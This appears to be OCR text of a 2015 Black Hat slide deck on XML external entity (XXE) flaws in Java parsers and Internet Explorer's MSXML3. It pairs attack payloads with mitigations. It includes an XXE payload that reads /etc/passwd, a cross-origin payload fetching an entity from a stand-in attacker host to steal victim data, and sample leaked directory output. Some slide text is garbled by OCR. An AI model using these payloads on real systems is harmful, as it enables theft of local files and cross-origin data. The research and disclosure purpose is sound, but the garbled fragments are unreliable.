


FileCry - The New Age of XXE

Xiaoran Wang & Sergey Gorbaty

August 6, 2015
Black Hat USA 2015

Agenda

- 0-days
  - Defunct XXE defense in Java
  - XXE in IE
- How we found these
- We need a bigger target! IE!
- Conclusions
- Q&A

Background

"All external parameter entities are well-formed by definition”

(http://www.w3.org/TR/REC-xml/#sec-external-ent)

XXE 101

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Past Presentations


- OWASP 2010 - XXE Attack
- BH USA 2012 - XXE Tunneling in SAP
- BH EU 2013 - XML OOB Data retrieval
- DC 02139 - Advanced XXE Exploitation
- ...

Why Are We Still Here?

- Applications are built using 3rd party software
  - And run on 3rd party software

- Not only your apps that need the fix!
- Server and client tech that runs your app also need a fix!

“Safe” Factory Demo


XML PRETTY PRINT
Home
UPLOAD THE FILE
FILE: Choose File No file chosen
Upload file
View the pretty print of an XML. Made with love.
black hat
USA 2015

```
public abstract class XMLInputFactory
extends Object
```

Defines an abstract implementation of a factory for getting streams. The following table defines the standard properties of this specification. Each property varies in the level of support required by each implementation. The level of support required is described in the 'Required' column.

Configuration parameters				
Property Name	**Behavior**	**Return type**	**Default Value**	**Required**
javax.xml.stream.isValidating	Turns on/off implementation specific DTD validation	Boolean	False	No
javax.xml.stream.isNamespaceAware	Turns on/off namespace processing for XML 1.0 support	Boolean	True	True (required) / False (optional)
javax.xml.stream.isCoalescing	Requires the processor to coalesce adjacent character data	Boolean	False	Yes
javax.xml.stream.isReplacingEntityReferences	replace internal entity references with their replacement text and report them as characters	Boolean	True	Yes
javax.xml.stream.isSupportingExternalEntities	Resolve external parsed entities	Boolean	Unspecified	Yes
javax.xml.stream.supportDTD	Use this property to request processors that do not support DTDs	Boolean	True	Yes
javax.xml.stream.reporter	sets/gets the impl of the XMLReporter	javax.xml.stream.XMLReporter	Null	Yes
javax.xml.stream.resolver	sets/gets the impl of the XMLResolver interface	javax.xml.stream.XMLResolver	Null	Yes
javax.xml.stream.allocator	sets/gets the impl of the XMLEventAllocator interface	javax.xml.stream.util.XMLEventAllocator	Null	Yes

Property Can Be Set To False...

```
XMLInputFactory inputFactory = XMLInputFactory.newFactory();

inputFactory.setProperty(
XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES,
false);
```

But...

That Did No

Well formed XML: e lved

Malformed XML: ex sed the parser to throw MalformedUF solve!

JDK Vuln Disclosed

Unspecified vulnerability in Oracle Java SE 6u81, 7u67, and 8u20; Java SE Embedded 7u60; and Jrockit R27.8.3 and R28.3.3 allows remote attackers to affect confidentiality via vectors related to JAXP.


Ways to Exfiltrate Data

- DNS OOB resolver
  - 63 char limit for subdomain name
  - Only letters, numbers and hyphen allowed
  - Space, \t seem to work okay
  - Cannot parse % & #, null
- XML exception printing
  - Does not have the above limitations!

Causing Exceptions

- file, ftp, http, ~~gopher~~, https, mailto
- netdoc and jar are smarter
  - can resolve relative URI
  - local file

XMLStreamException



Showing Exceptions

file:///etc

```
javax.xml.stream.XMLStreamException: ParseError at [row,col]:[5,15]
Message: invalid url: afpovertcp.cfg
aliases
aliases.db
apache2
asl
asl.conf
auto_home
auto_master
autofs.conf
```

OWASP Covers

- JAXP DocumentBuilderFactory and SAXParserFactory
- Xerces 1 and 2
- StAX and XMLInputFactory

JDK Has Many Parsers…

- TransformerFactory
- Validator
- SchemaFactory
- Unmarshaller
- SAXTransformerFactory
- XPathExpression
- XMLReader

And More...

- Popular 3rd party libraries
  - org.apache.commons.digester.Digester
  - Woodstock
  - dom4j
  - XOM
  - OpenSAML
  - Apache Hadoop
  - ...

Mitigations

- Turn off external entities support
- Turn off external DTD fetching
- Turn off DTD

One Parser Is Not Like the Other

- W/o ability to turn off external entities/DTD as a feature
  - javax.xml.transform.TransformerFactory
  - javax.xml.validation.Validator
  - javax.xml.transform.sax.SAXTransformerFactory
- W/o features to set
  - javax.xml.bind.Unmarshaller
- Supporting a resolver
  - org.xml.sax.XMLReader
  - javax.xml.parsers.DocumentBuilder

Speaking of Resolvers

Eclipse Auto-generated Stub Does Nothing

```
public static void main(String[] args) throws SAXException, ParserConfigurationException {

    XMLReader reader = SAXParserFactory.newInstance().newSAXParser().getXMLReader();

    reader.setEntityResolver(new EntityResolver() {

        @Override
        public InputSource resolveEntity(String publicId, String systemId)
                throws SAXException, IOException {
            // TODO Auto-generated method stub
            return null;
        }
    });

}
```

Speaking of Resolvers (II)

SAFE


```
XMLReader reader = SAXParserFactory.newInstance().newSAXParser().getXMLReader();

reader.setEntityResolver(new EntityResolver() {

    @Override
    public InputSource resolveEntity(String publicId, String systemId)
            throws SAXException, IOException {
        // TODO Auto-generated method stub
        // return null; // fail
        return new InputSource();
    }
});
```

If Everything Fails…

- DISABLE PROTOCOLS
  - *factory.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");*
  - disables protocols, e.g. http:, file:, jar:

- http://openjdk.java.net/jeps/185

Need Bigger Target!



Bigger Targets

- So far XXE is a Web attack
  - Let's replicate it on native application!
- What's an native app that is used by billions of users?
- Browsers
  - are used by a lot of people
  - parses a lot of XML

The History of Browser XXEs

- Chrome/Safari
  - libxml2 XXE fixed in 2012
  - CVE-2013-0339
- Firefox
  - expat XXE fixed in 2012
  - CVE-2013-0341
- IE
  - MSXML XXE fixed in 2006 with v6
  - v3 is still vulnerable

MSXML3.0


- IE6 is linked with v3
- But nobody is using IE6
- So how can we exploit the issue with newer IEs?

MSXML3.0

- Quirks mode
  - Maintains capability with older version of IEs
    - <meta http-equiv=X-UA-Compatible content="IE=6">

MSXML3.0

A living corpse still available in IE



JavaScript XML parsing 101

- IE 6's way
  - new ActiveXObject('MSXML').loadXML (xml);

- IE 7+ and other browser's way
  - new DOMParser().parseFromString (xml, "application/xml");

Our Goals

- Exfiltrate data cross origin, breaching SOP
- Exfiltrate data on the disk, breaching web-native boundaries


Payload

Regular XML that tries to read cross origin, didn't work

```
<?xml version="1.0" encoding="utf-8"?>
 <!DOCTYPE export [
 <!ELEMENT export (#PCDATA)>
 <!ENTITY % loot SYSTEM "http://www.victim.com/">
 <!ENTITY % stager SYSTEM "http://test.attacker-domain.com/xxe/
 entity.xml">
 %stager;
]>
<export>&all;</export>
```

Demo

Standard Payload Does Not Work


